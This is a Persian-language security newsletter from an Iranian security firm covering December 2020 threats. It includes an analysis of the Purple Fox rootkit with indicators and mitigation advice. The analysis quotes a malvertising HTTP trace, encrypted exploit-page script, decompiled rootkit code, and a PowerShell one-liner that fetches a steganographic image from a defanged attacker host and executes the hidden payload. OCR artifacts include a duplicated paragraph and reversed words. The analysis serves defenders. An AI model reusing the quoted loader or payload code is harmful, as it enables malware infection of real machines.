آذر

۱۳۹۹

ماهنامه

امنیت فناوری اطلاعات

شبکه گستر

امنیت شما | وظیفه ما

newsroom.shabakeh.net

@SGnewsroom

فهرست مطالب

چکیده مدیریتی ۳

هشدارهای امنیتی ۵

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی ۲۲

رویدادها و وقایع امنیتی ۳۰

افتای ریاست جمهوری با همکاری شبکه گستر ۳۳

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در آذر ۱۳۹۹ پرداخته شده است.

در ماهی که گذشت مشخص شد که مهاجمان با بهره‌گیری از تکنیک موسوم به "زنجیره تأمین" پس از هک شرکت سولارویندز موفق به آلوده‌سازی یکی از فایل‌های نرم‌افزار ساخت این شرکت و در عمل تبدیل آن به یک درب‌پشتی شده بودند. در نتیجه این اقدام تعداد قابل‌توجهی از سازمان‌ها و شرکت‌های مطرح به تسخیر مهاجمان در آمدند. در این ماهنامه نحوه اجرای این حملات مورد کالبدشکافی و بررسی قرار گرفته است.

در آذر ماه برخی نهادهای امنیتی نسبت به افزایش حملاتی خبر دادند که در جریان آنها مهاجمان اقدام به توزیع باج‌افزارRagnar Locker در شبکه قربانی می‌کنند. Ragnar Locker از جمله باج‌افزارهایی است که مهاجمان آن، اهداف خود را به‌صورت خاص انتخاب کرده و پس از سرقت فایل‌ها و داده‌های بااهمیت اقدام به رمزگذاری و از دسترس خارج کردن فایل‌ها می‌کنند. در ادامه، قربانی تهدید می‌شود که در صورت عدم پرداخت مبلغ اخاذی‌شده، اطلاعات سرقت شده به‌صورت عمومی منتشر و افشا خواهد شد. جزییات کامل در خصوص عملکرد این باج‌افزار را در این ماهنامه بخوانید.

Gootkit نیز پس از غیبت یک‌ساله، اکنون با مشایعت باج‌افزار مخرب REvil به صحنه تهدیدات سایبری بازگشته است. Gootkit بدافزاری مبتنی بر JavaScript است که انجام اعمال مخربی همچون فراهم کردن دسترسی از راه دور مهاجمان به دستگاه، ثبت کلیدهای فشرده شده توسط قربانی و ضبط ویدئو از فعالیت‌های کاربر را برعهده دارد. همچنین Gootkit با تزریق اسکریپت‌های مخرب اقدام به سرقت اطلاعات اصالت‌سنجی حساب‌های بانکی می‌کند.


همان‌طور که در این ماهنامه خواهید خواند نویسندگان TrickBot قابلیت جدیدی به این بدافزار اضافه کرده‌اند که آن را قادر به تشخیص آسیب‌پذیر بودن ثابت‌افزار UEFI/BIOS و سوءاستفاده از آن می‌کند. کدهای مخربی که در ثابت‌افزار ذخیره می‌شوند به بوت‌کیت معروف هستند. این نوع بدافزارها با دسترسی به ثابت‌افزار UEFI/BIOS، نه تنها در صورت تغییر سیستم عامل ماندگار می‌مانند که حتی جایگزینی دیسک سخت نیز تأثیری در حضور آنها نخواهد داشت.

همچنین در این ماهنامه روت‌کیت پیشرفته Purple Fox مورد بررسی و تحلیل قرار گرفته است. لازم به ذکر است که در ماه‌های اخیر گزارش‌هایی مبنی بر مشاهده بدافزار Purple Fox بر روی سیستم‌های برخی از مؤسسات ایرانی به شرکت مهندسی شبکه گستر واصل شده است.

در آذر ۱۳۹۹، شرکت‌های مایکروسافت، سولارویندز، سیسکو، مک آفی، بیت‌دیفندر، ادوبی، وی‌ام‌وِر، گوگل، موزیلا، اپل و اس‌آپ و بنیادهای دروپل، آپاچی و اوپن‌اس‌اس‌ال اقدام به عرضه به روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند. جزییات این اصلاحیه‌ها و گزارش‌های متنوع دیگر در حوزه امنیت فناوری اطلاعات را در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.

هشدارهای امنیتی



افزایش فعالیت
باج‌افزار Ragnar Locker

FBI با انتشار هشداری از افزایش حملاتی خبر داده که در جریان آنها مهاجمان اقدام به توزیع باج‌افزار Ragnar Locker در شبکه قربانی می‌کنند.

Ragnar Locker از جمله باج‌افزارهایی است که مهاجمان آن، اهداف خود را به‌صورت خاص انتخاب کرده و پس از سرقت فایل‌ها و داده‌های بااهمیت اقدام به رمزگذاری و از دسترس خارج کردن فایل‌ها می‌کنند. در ادامه، قربانی تهدید می‌شود که در صورت عدم پرداخت مبلغ اخاذی‌شده، اطلاعات سرقت شده به صورت عمومی منتشر و افشا خواهد شد.

نخستین نسخه از Ragnar Locker در سال ۲۰۱۹ شناسایی شد. در ماه آوریل سال میلادی جاری، گردانندگان Ragnar Locker پس از سرقت و رمزگذاری فایل‌های یک شرکت بزرگ مبلغ ۱۱ میلیون دلار را در ازای عدم افشای ۱۰ ترابایت از داده‌های حساس آن شرکت اخاذی کردند. به گفته FBI پس از آن اتفاق بخش سایبری این نهاد ایالات متحده فعالیت‌های این بدافزار مخرب را به‌شدت زیر نظر داشته است.

در هشدار FBI اشاره شده که از آن زمان تا کنون فهرست اهداف و قربانیان Ragnar Locker به‌طور مستمر در حال افزایش بوده و حملات آنها شرکت‌های فعال در حوزه‌هایی همچون خدمات رایانش ابری، ارتباطات، ساخت‌وساز، سیر و سفر و نرم‌افزارهای سازمانی را شامل می‌شده است.

به گزارش شرکت مهندسی شبکه گستر، حملات گردانندگان Ragnar Locker محدود به ایالات متحده نبوده و مواردی از هدف قرار گرفتن شرکت‌های بزرگ در برخی کشورهای دیگر نیز گزارش شده است.

به نظر می‌رسد گردانندگان Ragnar Locker آنقدر انتشار اطلاعات رسوا کننده را ادامه می‌دهند تا قربانی ناچار به پرداخت مبلغ اخاذی شده شود.

بر طبق هشدار FBI گردانندگان Ragnar Locker از انواع تکنیک‌های مبهم‌سازی (Obfuscation) به‌منظور بی اثر کردن ابزارهای امنیتی بهره می‌گیرند.

همچنین با راه‌اندازی یک ماشین مجازی با سیستم عامل Windows XP بر روی دستگاه قربانی فایل‌های مخرب خود را از دید محصولات امنیتی مخفی نگاه می‌دارد. در تابستان امسال نیز شرکت امنیتی سوفوس خبر داد که گردانندگان باج‌افزار Maze از تکنیک اجرای ماشین مجازی در حملات خود بهره می‌برند.

از جمله باج‌افزارهای مطرحی که علاوه بر رمزگذاری، داده‌های قربانی را سرقت می‌کنند می‌توان به Ako،و Avaddon،و Clop،و CryLock، DoppelPaymer، Maze، MountLocker، Nemty، Nephilim، Netwalker، Pysa/Mespinoza، Revil، Sekhmet، Snatch و Snake اشاره کرد.

لازم به ذکر است در یک سال اخیر تعداد حملات هدفمند باج‌افزاری به شرکت‌های بزرگ در ایران نیز افزایشی چشمگیر داشته است. متأسفانه تبعات اجرای موفق چنین حملاتی برای سازمان های قربانی بسیار پرهزینه و بعضاً جبران ناپذیر است.

- موارد زیر از جمله نکاتی است که با رعایت آنها می‌توان سازمان را از گزند این تهدیدات مخرب ایمن نگاه داشت:

- استفاده از رمزهای عبور پیچیده، هک نشده و غیرتکراری برای حساب‌های کاربری محلی (lacoL) تحت دامنه (niamoD) سیستم عامل و پایگاه‌های داده، به ویژه حساب‌های با سطح دسترسی nimdAsyS/rotartsinimdA

- غیرفعال کردن پودمان PDR یا حداقل تغییر درگاه پیش‌فرض آن

- محدود کردن سطح دسترسی کاربران

- اطمینان از نصب بودن اصلاحیه‌های امنیتی بر روی تمامی دستگاه‌ها

- استفاده از ضدویروس قدرتمند و به‌روز با قابلیت نفوذیاب

- استفاده از دیواره آتش در درگاه شبکه

هشدار FBI در لینک زیر قابل دریافت و مطالعه است:

https://beta.documentcloud.org/documents/20413525-fbi-flash-indicators-of-compromise-ragnar-locker-ransomware-11192020-bc

بدافزار Purple Fox؛
روت‌کیتی جاه‌طلب

Purple Fox، بدافزاری است که خود در نقش دریافت‌کننده بدافزارهای دیگر عمل می‌کند.

در دو سال اخیر روش‌های حمله و سازوکارهای انتشار Purple Fox به‌طور مستمر در حال تکامل بوده است.

اولین بار در مهر ۱۳۹۷، شرکت چیهو ۳۶۰ در مقاله‌ای انتشار این بدافزار را گزارش کرد.

در شهریور ۱۳۹۸، محققان شرکت ترند مایکرو خبر دادند که گردانندگان Purple Fox بجای استفاده از Scriptable Nullsoft System Install - به اختصار NSIS - در فرایند اجرای این بدافزار، به بهره‌گیری از پروسه معتبر PowerShell روی آورده‌اند. با این تکنیک (استفاده از یک پروسه معتبر سیستم عامل بجای فایل‌های مخرب)، Purple Fox به جمع بدافزارهای بدون فایل (Fileless) پیوست.

تا آن زمان همچنان Purple Fox از طریق بسته بهره‌جوی (Exploit Kit) معروف RIG و سوءاستفاده از آسیب‌پذیری‌های زیر منتشر می‌شد:

- CVE-2014-6332 و CVE-2018-8174 در بخش VBScript Engine مرورگر Internet Explorer
- CVE-2018-15982 در نرم‌افزار Flash Player
- CVE-2015-1701 و CVE-2018-8120 در سیستم عامل Windows

در تیر ۱۳۹۹، شرکت پروف‌پوینت گزارش کرد که CVE-2020-0674 (در مرورگر Internet Explorer) و CVE-2019-1458 (در سیستم عامل Windows) نیز به فهرست آسیب‌پذیری‌های مورد بهره‌جویی Purple Fox افزوده شده است.

شرکت سنتینل‌وان هم در ۲۸ مهر ۱۳۹۹ اعلام کرد که Purple Fox مجهزتر از قبل قادر به بهره‌جویی از دو آسیب‌پذیری دیگر در سیستم عامل Windows با شناسه‌های CVE-2020-1054 و CVE-2019-0808 شده است.

توانایی سوءاستفاده از این تعداد بالا از آسیب‌پذیری‌ها سبب شده که بسیاری از شرکت های امنیتی Purple Fox را خود یک بسته بهره‌جو قلمداد کرده و از آن با عنوان Purple Fox EK یاد کنند.

در ماه‌های اخیر گزارش‌هایی مبنی بر مشاهده بدافزار Purple Fox بر روی سیستم‌های برخی از مؤسسات ایرانی به شرکت مهندسی شبکه گستر واصل شده است.

در ادامه این مطلب روش انتشار و برخی قابلیت‌های این بدافزار مخرب مورد بررسی و تحلیل قرار گرفته است.

هدف اصلی Purple Fox دریافت و توزیع بدافزارهای دیگر نظیر اسب‌های تروا، جاسوس‌افزارها، باج‌افزارها و استخراج‌کنندگان ارز رمز (Cryptominer) بر روی دستگاه قربانی است. Purple Fox در فرایند دریافت و نصب بدافزارهای دیگر از پروسه معتبر PowerShell بهره می‌گیرد.

Purple Fox از طریق سایت‌های حاوی بهره‌جو به دستگاه قربانی راه پیدا می‌کند. تبلیغات مخرب (Malvertising) و ایمیل‌های فیشینگ از اصلی‌ترین تکنیک‌های گردانندگان Purple Fox برای هدایت کاربر به این سایت‌ها محسوب می‌شوند. برای مثال تصویر زیر کد تبلیغ مخربی موسوم به Popcash را نمایش می‌دهد که کاربر را به سوی یک سایت حاوی بهره‌جوی CVE-2020-0674 هدایت می‌کند.

#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Comments
1	301	HTTP	popcash.net	/world/go/5184/24794/	162		text/html	Malvertising - Popcash
3	303	HTTP	ps.popcash.net	/ad/ad?p=5184&w=24794&t=969e269423b7...	54		text/html; c...	Malvertising - Popcash
10	302	HTTP	casestudybuddy.club	/	162	no-stor...	text/html; c...	Redirector
11	200	HTTP	shiory.annebruce.xyz	/	11 096		text/html	PurpleFox EK: CVE-2020-0674 & CVE-2019-0752
12	200	HTTP	shiory.annebruce.xyz	/base64.js	694	max-ag...	application/...	PurpleFox EK
13	200	HTTP	raw.githack.xyz	/hSo9yGwhapVkpCgp1.hta	92 014		application/...	PurpleFox EK: Payload
16	200	HTTP	raw.githack.xyz	/SdTC8df7vmDNIUuV1.jpg	2 491 904	max-ag...	image/jpeg	PurpleFox: Callback

```
GET http://shiory.annebruce.xyz/ HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Referer: http://ps.popcash.net/go/5184/24794/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Host: shiory.annebruce.xyz
```

```
HTTP/1.1 200 OK
Date: Wed, 24 Jun 2020 18:08:23 GMT
Content-Type: text/html
Connection: keep-alive
Set-Cookie: __cfduid=d2f2b2115b7c9b33f541cde9edfb35c9a1593
domain=.annebruce.xyz; HttpOnly; SameSite=Lax
Last-Modified: Wed, 24 Jun 2020 15:04:08 GMT
Vary: Accept-Encoding
CF-Cache-Status: DYNAMIC
cf-request-id: 03891d5655000099d8422c9200000001
```

حداقل در نسخ جدید صفحات به اصطلاح فرود (Landing Page) این بدافزار به شدت رمزگذاری شده اند.

```
<head><title>[illegible]</title></head>
<body><h1>[illegible]</h1>[illegible]<a HREF="https://www.google.com">[illegible]</a>[illegible]</body><meta
http-equiv="x-ua-compatible" content="IE=8">
<meta http-equiv="Expires" content="3">
</html>
<head>
<script type="text/javascript" src="crypto-js.min.js"></script>
<script type="text/javascript" src="aes.min.js"></script>
<script type="text/javascript" src="zepto.min.js"></script>
<script type="text/javascript" src="base64.min.js"></script>
<script>var romkey="10BB5D15AEFB6DFA";</script>
<script>var Data1=
"ebsdKAcYm1ZMmWfTHodhaG0cXygP7b63nE24DxHySegIEohK0CPKC702ao2b0yNdixyf+AYXaI6sv/btQYJoBrc2p6uZVutwoQ5BGdVflkhb1xk4bMS71N3H+J
zOhMnIut1jm/Df9ZP9q/5UkTE4SF3TjS9P39Sw7dX6Bac/Z2BszTXwEz9UGSqnEFTdUhTLmtyfcigLseXvllMBVCqwjxO7pBnODA4oXkHPww1JAIOS63mhyX9mi
53BWLkS6sW7qpAsWJpCH/k+mjyzuR4nmO8oP/EyG/TRLykMvpBpn2mT4VScvP2LdQI0TtIuKvTCu5abs3dyH6+3rxn07MSUHp5MDEf7RJxp6tnheOeKyrKNITf9
V1UM+fnijx3TGVENFKdCjD3G76TYs/b2fwCy4Qu6dhMd7ZwwGaz6Re4xXs2T8fLTCyKUwTRMyDa2H/3Y09/dVHmp3YXTvPVEPBu8MpghGA7FaMyglcIITtjL88q
M3B3Sln1qOoUHhxtx7EktV2YxHTiJULeToHi33OeH4iD8LbVk2e7Jzyqg+eQTdxig4uFIZmAFqQ8fbcCCAizCO/J8VYwb2Wf+8mUilLefMKS4PLf8P5dLzvcwPl
65zP/i0JG4m1xEJw+7bArOSTRyQRJ3jBrHXeGgHl3wjSCjmGDr6OzRjqRpxdVaXRsgqxUnsIeWtPWKO2Ty0bkiQmGmczDJnsml379D4Uiic1YO0wqm9kK4OCD+V
LRhrTmItUxjcLOBmoU3vvpjx60JefO2FEJluutwPsGBMshePPGbX+vkWeFKeZOhJrngfwK0GZEDJzWrs3xlbShqipVvMv6n0Yh5eYTdbl2IcVJPQ4WsoZYXwaHi
ZxSQMOpu+af8Fw8zGLNMwJ5f6Vvi0j7lwuGs/LMY1C6Sg+6ecCbNRYX5dW029BFAArd8NPDvKfLXEVBdutszqvdYbp9Vou8au42iKszS4x2WX9v+V6r4D7hTX9e
```

به‌محض باز شدن هر یک از این سایت‌ها بر روی دستگاه آسیب‌پذیر، بدون هر گونه دخالت و اطلاع کاربر، فرایند آلودگی دستگاه به Purple Fox آغاز می‌شود.

در یکی از نمونه‌ها، بهره‌جو، پروسه mshta.exe را به همراه یک کد مخرب مبتنی VBScript اجرا می‌کند که در نتیجه آن پروسه PowerShell نیز فراخوانی می‌شود. در ادامه PowerShell کد مرحله بعد را دریافت و آن را در حافظه اجرا می‌کند.

Purple Fox سطح دسترسی کاربر جاری را بر روی دستگاه مورد بررسی قرار می‌دهد. در صورت فراهم بودن دسترسی Administrator، یک بسته MSI از طریق سایت مهاجمان نصب می‌شود. در غیر این صورت بهره‌جویی از آن دسته از آسیب‌پذیری‌های موجود در فهرست خود را که از نوع ضعف‌های "ترفیع امتیازی" (Privilege Escalation) محسوب می‌شوند در دستور کار قرار می‌دهد.

نکته قابل‌توجه در خصوص نسخ جدید Purple Fox این که برخی کدهای مخرب دریافت شده توسط آن، فایل‌هایی تصویری هستند که با بکارگیری تکنیک پنهان‌نگاری (Steganography)، کدهای دودویی (Binaries) در آنها جاسازی شده است. نمونه‌ای از این تصاویر در زیر قابل مشاهده است:

نکته قابل‌توجه در خصوص نسخ جدید Purple Fox این که برخی کدهای مخرب دریافت شده توسط آن، فایل‌هایی تصویری هستند که با بکارگیری تکنیک پنهان‌نگاری (Steganography)، کدهای دودویی (Binaries) در آنها جاسازی شده است. نمونه‌ای از این تصاویر در زیر قابل مشاهده است:

کد مخرب از تصویر مذکور با استفاده از کدهای زیر استخراج می‌شود:

```
$uyxQcl8XomEdJUJd='sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.
Bitmap((a Net.WebClient).OpenRead("http[:]//rawcdn[.]githack[.]cyou/up.php?key=3"));$o=a
Byte[] 589824;(0..575)|%{foreach($x in(0..1023)){$p=$g.GetPixel($x,$_);$o[$_*1024+$x-
]=([math]::Floor(($p.B-band15)*16)-bor($p.G -band 15))}};IEX([System.Text.Encoding]::ASCII.Get-
String($o[0..589362]))' IEX (A$uyAxQcl8XomEdJUJd)
```

لازم به ذکر است که تمامی اسکریپت‌های مورد استفاده Purple Fox وجود کلیدی با عنوان "StayOnTop" را در مسیر HKCU\Software\Zip-۷ در محضرخانه (Regsitry) مورد بررسی قرار می‌دهند. احتمالاً هدف از این اقدام تشخیص اجرای موفق کد مخرب بر روی دستگاه است. بنابراین وجود چنین کلیدی می‌تواند نشانه‌ای از آلوده بودن دستگاه به Purple Fox باشد.

از جمله ویژگی‌هایی که Purple Fox را به یک بدافزار بسیار خطرناک تبدیل می‌کند عملکرد روت‌کیت (Rootkit) آن است. Purple Fox از تابع MsiInstallProductA به‌منظور دریافت و اجرای یک فایل msi که حاوی یک کد شل (Shell Code) رمزگذاری شده است استفاده می‌کند. به‌محض اجرا، دستگاه راه‌اندازی مجدد (Restart) می‌شود. Purple Fox کلید محضرخانه‌ای PendingFileRenameOperations را برای تغییر نام فایل‌های خود پس از راه‌اندازی مجدد مورد استفاده قرار می‌دهد.

همچنین با ایجاد یک پروسه svchost با وضعیت معلق‌شده (Suspended) و تزریق یک DLL، یک راه‌انداز (Driver) با قابلیت روت‌کیتی را ایجاد می‌کند. این راه‌انداز از دو فایل زیر تشکیل شده است:

- %system%\drivers\dump_{random hex strings}.sys که مسئول اجرای قابلت روت‌کیتی آن است.
- %system%\Ms{random hex}App.dll که بخش اصلی روت‌کیت در قالب یک DLL است.

با تکمیل پروسه نصب روت‌کیت، فایل‌ها و مسیرهای محضرخانه‌ای مرتبط با بدافزار از دید کاربر و محصولات امنیتی مخفی شده و صرفاً با استفاده از ابزارهای خاص قابل شناسایی و تشخیص خواهند بود.

```
{
  GetRegistryDWORD(hKey, L"Hid_State", &v17, 1);
  v3 = v17 != 0;
  GetRegistryDWORD(hKey, L"Hid_StealthMode", &v17, 0);
  v4 = v17 != 0;
  QueryAndAllocRegistryData(hKey, L"Hid_HideFolders", REG_MULTI_SZ, &v5, 0);
  QueryAndAllocRegistryData(hKey, L"Hid_HideFiles", REG_MULTI_SZ, &v6, 0);
  QueryAndAllocRegistryData(hKey, L"Hid_HideRegKeys", REG_MULTI_SZ, &v7, 0);
  QueryAndAllocRegistryData(hKey, L"Hid_HideRegValues", REG_MULTI_SZ, &v8, 0);
  QueryAndAllocRegistryData(hKey, L"Hid_IgnoredImages", REG_MULTI_SZ, &v9, 0);
  QueryAndAllocRegistryData(hKey, L"Hid_ProtectedImages", REG_MULTI_SZ, &v10, 0);
  ((void (__stdcall *)(int))((char *)&byte_9477B001 + 43))(hKey);
  v2 = (bool *)((int (__stdcall *)(_DWORD, signed int, signed int))((char *)&byte_9477B001 + 35))(0, 52, 1734766147);
  dword_9477C020 = (int)v2;
```

به نظر می‌رسد که قابلیت روت‌کیتی Purple Fox بر اساس ابزار کد باز (Open Source) زیر توسعه داده شده است:

https://github.com/JKornev/hidden

نمونه روت‌کیت‌های Purple Fox که توسط کارشناسان شرکت مهندسی شبکه گستر بر روی برخی دستگاه‌های متعلق به شرکت‌های ایرانی کشف شده با نام‌های زیر قابل شناسایی است:

Bitdefender:

- Trojan.GenericKD.43279379

McAfee:

- RDN/Generic.dx
- Artemis!BC26145F6316

Sophos:

- Mal/VMProtBad-A

نکته حائز اهمیت دیگر در مورد بدافزار Purple Fox، استفاده نویسندگان آن از VMProtect برای مبهم‌سازی (Obfuscation) و دشوار ساختن تحلیل فایل‌های مخرب برای مهندسان ویروس و ابزارهای امنیتی است. VMProtect ابزاری است که موجب اجرای کد در یک ماشین مجازی با معماری غیرمعمول می‌شود.

اطمینان از نصب کامل اصلاحیه‌های امنیتی، بکارگیری محصولات امنیت نقاط پایانی قدرتمند در کنار آموزش کاربران در پرهیز از کلیک بر روی لینک‌های ناآشنا همگی در کنار یکدیگر می‌توانند سازمان را از گزند این نوع تهدیدات مخرب حفظ کنند.

اتحاد

جاسوس‌افزار و باج‌افزار


پس از غیبت یک ساله Gootkit، اکنون این بدافزار سارق اطلاعات با مشایعت باج‌افزار مخرب REvil به صحنه تهدیدات سایبری بازگشته است.

Gootkit بدافزاری مبتنی بر JavaScript است که انجام اعمال مخربی همچون فراهم کردن دسترسی از راه دور مهاجمان به دستگاه، ثبت کلیدهای فشرده شده توسط قربانی و ضبط ویدئو از فعالیت‌های کاربر را برعهده دارد. همچنین Gootkit با تزریق اسکریپت‌های مخرب اقدام به سرقت اطلاعات اصالت‌سنجی حساب‌های بانکی می‌کند.

